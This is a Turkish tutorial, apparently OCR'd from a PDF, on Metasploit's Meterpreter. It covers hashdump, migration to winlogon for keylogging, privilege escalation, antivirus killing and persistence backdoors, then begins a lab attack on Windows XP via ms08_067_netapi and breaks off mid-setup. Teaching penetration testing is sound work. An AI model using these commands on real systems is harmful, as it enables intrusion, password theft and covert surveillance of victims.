Meterpreter Nedir?

Meterpreter, Metasploit Framework'ü üzerinde bulunan ve kullanımı en yoğun olan payload'lardan biridir.


Meterpreter Komutları

Metasploit ile hedef sistem exploit edildikten sonra payload çalıştığında komut satırına meterpreter gelir:

Bu payload satırı geldiğinde, yani payload uzak sistemde çalıştığında girilebilecek komutlar ve alınabilecek sonuçlar aşağıda verilmiştir:


a) Shell

Karşı sistemin komut satırını komut satırımıza getirtir.



b) hashdump

Şifre hash'lerini otomatikmen elde etmeye yarar.



c) pwd

Meterpreter payload'unun uzak sistemde yerine geçtiği servisin dizinini verir.

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter >
```

Sistemi exploit ettiğimizde Meterpreter payload'u uzak sistemdeki bir servisin yerine geçer ve çalışır. Görev yöneticisinde Meterpreter payload'u yerine geçtiği servisin adı şeklinde görünür. Diyelim ki pwd komutunu girdiğimizde Meterpreter payload'unun Internet Explorer servisi yerine geçtiğini gördük. Yani görev yöneticisinde Meterpreter iexplore.exe olarak görünüyor olsun. Bu durumda derhal Meterpreter payload'unu daha sağlam bir servise taşımamız gerekir. Çünkü uzak sistemdeki kurban ne zaman Internet Explorer tarayıcısını kapatırsa o zaman Meterpreter payload'umuzun çalışması sonlanır ve uzak sistemi kaybetmiş oluruz. Meterpreter payload'unu uzun ömürlü bir servise taşımak için öncelikle ps komutu girilir ve sıralanan uzak sistemdeki tüm process'lerden uzun ömürlü olanının pid'si not alınır.

```
meterpreter > ps

Process list
============

 PID   Name                  Arch  Session  User                          Path
 ---   ----                  ----  -------  ----                          ----
 0     [System Process]
 4     System                x86   0        NT AUTHORITY\SYSTEM
 732   smss.exe              x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 780   csrss.exe             x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 804   winlogon.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 848   services.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 860   lsass.exe             x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 1028  vmacthlp.exe          x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 1040  svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 1124  svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1368  svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1412  svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1472  svchost.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1844  spoolsv.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 236   tlntsvr.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\tlntsvr.exe
 508   vmtoolsd.exe          x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 588   VMUpgradeHelper.exe   x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMUpgradeHelper.exe
 688   TPAutoConnSvc.exe     x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
 1620  alg.exe               x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 1708  explorer.exe          x86   0        3NCRYPT0-4D388A\Administrator C:\WINDOWS\Explorer.EXE
 1980  wscntfy.exe           x86   0        3NCRYPT0-4D388A\Administrator C:\WINDOWS\system32\wscntfy.exe
 212   VMwareTray.exe        x86   0        3NCRYPT0-4D388A\Administrator C:\Program Files\VMware\VMware Tools\VMwareTray.exe
 244   VMwareUser.exe        x86   0        3NCRYPT0-4D388A\Administrator C:\Program Files\VMware\VMware Tools\VMwareUser.exe
 348   svced.exe             x86   0        3NCRYPT0-4D388A\Administrator C:\WINDOWS\system32\svced.exe
 480   wscript.exe           x86   0        3NCRYPT0-4D388A\Administrator C:\WINDOWS\System32\WScript.exe
```


Mesela svchost.exe ya da masaüstü grafiklerini çalıştıran explorer.exe seçilebilir. Diyelim ki explorer.exe seçildi (pid = 1709). Ardından migrate 1709 ile

Meterpreter bilgisayar kapanana kadar açık duracak olan explorer.exe'ye taşınmış olur.

```
meterpreter > getpid
Current pid: 1368
meterpreter > migrate 1708
[*] Migrating to 1708...
[*] Migration completed successfully.
meterpreter >
```

d) screenshot


screenshot komutu kullanılır kullanılmaz exploit edilen sistemden ekran görüntüsü alınır ve bizim sistemimizdeki /home/root dizinine kaydedilir. Aşağıda screenshot komutu ile alınmış resmi ve onun aşağısında komutun kullanılışını görmektesiniz.



Screenshot almak komut satırından bilgi almaktan bazen daha elverişli olabilir. Mesela uzak sistemin kullandığı antivirüsü öğrenebiliriz.

e) vnc

run vnc komutu ile ekranımızda vnc penceresi açılır. Bu pencere uzak sistemin masaüstünü görüntülemektedir. Bu pencereden yapacağımız fare hareketleri, tıklama hareketleri, dosya oluşturmalar vs… birebir olarak uzak sistemde meydana gelir. (NOT: Bu komut Downloads/kali-1.0.4-amdx64.iso'da çalıştı)




f)* keylogrecorder (*Capturing Keystrokes)

Hedef sistemde keylogger başlatır. Yani hedef sistemde kurbanın bastığı tuşları Meterpreter ile görebiliriz. Eğer sadece Internet Explorer tarayıcısında tuşlanan karakterleri sniff'lemek istersek bu durumda Meterpreter payload'unu iexplorer.exe servisine migrate etmemiz gerekir. Eğer kurban sistem oturumunu açarkenki tuşladığı şifreyi sniff'lemek istersek o zaman Meterpreter payload'unu


winlogon.exe servisine migrate etmemiz gerekir. Eğer sistemin her noktasında tuşlanan karakterleri görmek istersek o zaman Meterpreter payload'unu explorer.exe servisine migrate etmemiz gerekir. Tuşlanan karakterler Kali'nin /root/.msf4/logs/script/keylogrecorder/ dizindeki oluşturulacak text dosyasına sniffing işlemi sonlandırıldığında kaydedilecektir.

Keylogger işlemine başlamak için diyelim ki explorer.exe'ye payload'umuzu taşımak istedik. Bu durumda öncelikle hedef sistemdeki process'leri ve pid'lerini meterpreter üzerinden ps komutu ile sıralayalım ki explorer.exe'nin pid'sini öğrenebilelim. explorer.exe'nin pid'sinin varsayalım ki 1708 olduğunu öğrendik. Bunun üzerine aşağıdaki resmin sol kısmındaki gibi migrate 1708 denerek meterpreter payload'unu 1708 nolu pid'ye sahip olan explorer.exe'ye migrate etmiş oluruz. Migrate işlemi sonrası run keylogrecorder komutu ile sniffing işlemi sol resimden de görülebileceği gibi başlatılır. Sniffing işlemi CTRL+C ile sonlandırıldıktan sonra resmin sağ tarafındaki gibi sniff'lenen verinin kaydedildiği dosya cat komututu ile okunabilir ve kritik veriler elde edilebilir.



g) **getsystem** ***(Privilege Escalation)***


Meterpreter'i farklı farklı process'lere migrate ederek sistem üzerindeki yetkimizi değiştirebiliriz. Aşağıdaki resimde *getuid* komutu ile yerine geçilen process'in sistem üzerindeki yetkisi öğrenilir. İkinci satırda sistemdeki yetkimizin SYSTEM olduğu görülür.



Ardından migrate işlemi sonrası tekrar *getuid* kullanıldığında yetkinin ADMINISTRATOR'a düştüğü görülür. Daha sonra ise *getsystem* komutu ile privilege escalation yapılarak tekrar SYSTEM yetkisine ulaşılır. Zira SYSTEM'a ulaşıp ulaşmadığımızı yukarıdaki resimde girilen son komut olan *getuid* komutu ile tekrar öğrenebiliriz.

h) steal_token *(Privilege Escalation)*

Privilege Escalation konusunda bir diğer yöntem uzak sistemdeki belirli bir process'ten token çalarak bir account'u taklit etmeye dayanır. Bunun için incognito (Tebdil-i Kıyafet) uzantısını Meterpreter'a dahil etmemiz gerekir.




Privilege Escalation farkını gözlemlemek adına aşağıdaki resimde ilk önce var olan yetki düzeyi *getuid* komutu ile öğrenilir: SYSTEM. Daha sonra steal_token 456 komutu ile privilege escalation yapılır. Bazen bu komut hata verebilir, fakat arkaplanda işlem başarılı bir şekilde çalışır.


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > steal_token  456
[-] stdapi_sys_config_steal_token: Operation failed: Access is denied.
meterpreter > getuid
Server username: 3NCRYPT0-4D388A\Administrator
meterpreter >
```

i) **checkvm** ***(Getting Information From Remote Host)***

checkvm komutu uzak sistemin virtual machine'mi yoksa reel bir makine mi olup olmadığını saptamamızı sağlar. Aşağıdaki resimde ilk olarak run komutu ile nelerin çalıştırılabileceğine bakılmıştır, ardından sıralanan liste içerisindeki checkvm *run checkvm* komutu ile kullanılmıştır.




Yukarıdaki resmin en altında görebileceğiniz üzere uzak sistemin VMware virtual machine olduğu anlaşılmıştır. Aşağıdaki resimde ise uzak sistemin reel bir makine olduğunu görmektesiniz.



j) **winenum** ***(Getting Information From Remote Host)***


winenum komutu ile uzak sistemin her türlü ps bilgisini, environment variable'larını, kullanıcı hesaplarını ve gruplarını, network interface'lerini, route tablosunu ve arp entry'lerini edinebiliriz.

Aşağıdaki resimin solunda önce *run win* yazılıp TAB tuşuna basılarak win ile başlayan komutlar listelenmiştir. Ardından *run winenum* komutu ENTER'lanarak uzak sistemden bilgi toplama süreci başlatılmıştır. Resmin sağ tarafında ise toplanan bilgilerin ayrı ayrı dosyalandığı dizin içeriği ls komutu ile sıralanmıştır. Daha sonra ise içlerinden uzak sistemin network interface'iyle alakalı veri içeren txt dosyası cat komutu ile ekrana yansıtılmıştır. Böylece karşı sistemin host'larının yerel IP'lerini öğrenmiş oluruz.




k) scraper

Network paylaşımları, password hash'leri, registry hive'ları dahil olmak üzere karşı sistemden arzulanan tüm herşey scraper komutu ile toplanabilir (harvest'lanabilir). Karşı sistemden alınıp bizim sistemimizde depolanan tüm bu bilgiler /root/.msf4/logs/scripts/scraper dizininde dosyalanır. Komut şöyle çalışır:




Toplanan bilgilerin dosyalandığı dizinin içeriği aşağıda yazdırılmıştır.



l) killav


Sızma işlemi sırasında en büyük sorun uzak sistemdeki Antivirus yazılımıdır. killav script'i ile uzak sistemdeki Antivirus process'ini durdurabilir ve sonlandırabiliriz. Ancak killav script'i Antivirus'ten kaçış için kesin çözüm değildir. Yine de deneme maksadıyla kullanılabilir ve eğer başarılı olunursa sızmanın şiddetini artırma sırasında çıkabilecek sıkıntılardan bizi kurtarabilir.



Yukarıdaki resimde çalıştırılan killav script'i hiçbir antivirus yazılımı bulamamıştır. Eğer uzak sistemde bir Antivirus yazılımı olsaydı birçok eşleşen process sıralanırdı ve sonra bu process'ler öldürülmeye çalışılırdı.

m) persistence


persistence script'i uzak sistemde kalıcı olmamızı sağlar. Yani uzak sistem kendini kapatsa bile sonradan açtığında otomatik olarak Meterpreter payload'unu başlatmaya yarar.



Yukarıdaki resimde *run persistence* komutu ile XP makinesine Meterpreter oturumunu otomatik başlattıracak script'i yüklemiş olduk. Komutun parametrelerine gelecek olursak -X parametresi sistem reboot edildiğinde dahi Meterpreter'ı başlat emrini verir. -i parametresi uzak sisteme yüklediğimiz script'in tetiklenmesi için gereken zaman aralığını, -p parametresi Meterpreter session'ınını yönetecek olan host'un, yani bizim makinemizin port numarasını, -r ise yine bizim makinemizin IP numarasını argüman olarak alır.

n) getcountermeasure

Antivirüs, Firewall gibi güvenlik programlarını devre dışı bırakmak için killav gibi bir script'tir.



o) getgui


Hedef sistem üzerinde RDP (Remote Desktop Protocol) servisinin portunu etkinleştirmek için kullanılır.

p) gettelnet

Hedef üzerinde telnet servisini aktifleştirmek için kullanılır.

q) Screenspy

Uzaktaki hedef makinadan ekran görüntüsü almak için kullanılır.



Diğer Komutlar

---

run get_application_list : Yüklü uygulamaların listesini almak için kullanılır.

run metsvc : Kalıcı arka kapı bırakmak için kullanılır.

run Hostedit : Windows üzerindeki host dosyasını düzenlemek için kullanılır.

run Get local subnets **:** Hedefin yerel ağ maskesini almak için kullanılır.

Bu komutların dahasını bir sistemi exploit ettikten sonra komut satırına gelen meterpreter sonrası help komutunu yazarak öğrenebilirsin.

meterpreter > help

Veyahut Tez Raporu/Literatür Taraması/İncelenmiş Makaleler/BGA/Pentest ve Metasploit.pdf dökümanının 196-208 sayfalarından öğrenebilirsin.

Kaynak: https://www.exploit-db.com/docs/18229.pdf

Kaynak: http://www.unluagyol.com/2013/02/yeni-baslayanlar-icin-meterpreter.html

Hedef Sisteme Sızma ve Meterpreter Kullanma

Gereksinimler

Eski Kali (kali-linux-1.0.4-amd64.iso)

Windows XP (Dandik)

Kali'deki Metasploit Framework'ünü kullanarak Windows XP (Dandik) sistemine sızalım ve meterpreter payload'unu pratikte gözlemleyelim. Öncelikle Windows XP (Dandik) sisteminin IP'sini ipconfig yazarak öğrenelim: 192.168.2.7 Bu IP adresini nmap ile taratmak için kullanacağız. Böylece hedef sistemin açık servislerinden işimize yarayanı seçip Windows XP (Dandik) 'te ilgili exploit'i kullanacağız.

```
> nmap 192.168.2.7          // WinXP'nin IP'si Taranıyor.
Output:
      PORT     STATE  SERVICE
       ...      ...    ...
      445/tcp  open   Microsoft-ds
       ...      ...     ...
```

445 nolu portta Microsoft dosya paylaşım servisinin çalıştığı öğrenilir. Windows XP (Dandik) 'te bu servis kurulu olduğu versiyonu gereği açığa sahiptir. Bu nedenle Metasploit Framework'ünde bu servisin açığını kullanan *ms08_067_netapi* exploit'ini kullanabiliriz.

Şimdi metasploit'i başlatalım:

```
> msfconsole
```

Ardından belirlediğimiz exploit'i seçelim ve set edilecek parametreleri set edelim.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.2.7
msf exploit(ms08_067_netapi) > set LHOST 192.168.2.3
```

Şimdi Meterpreter payload'unu exploit'in sırtına yüklüyelim.

```
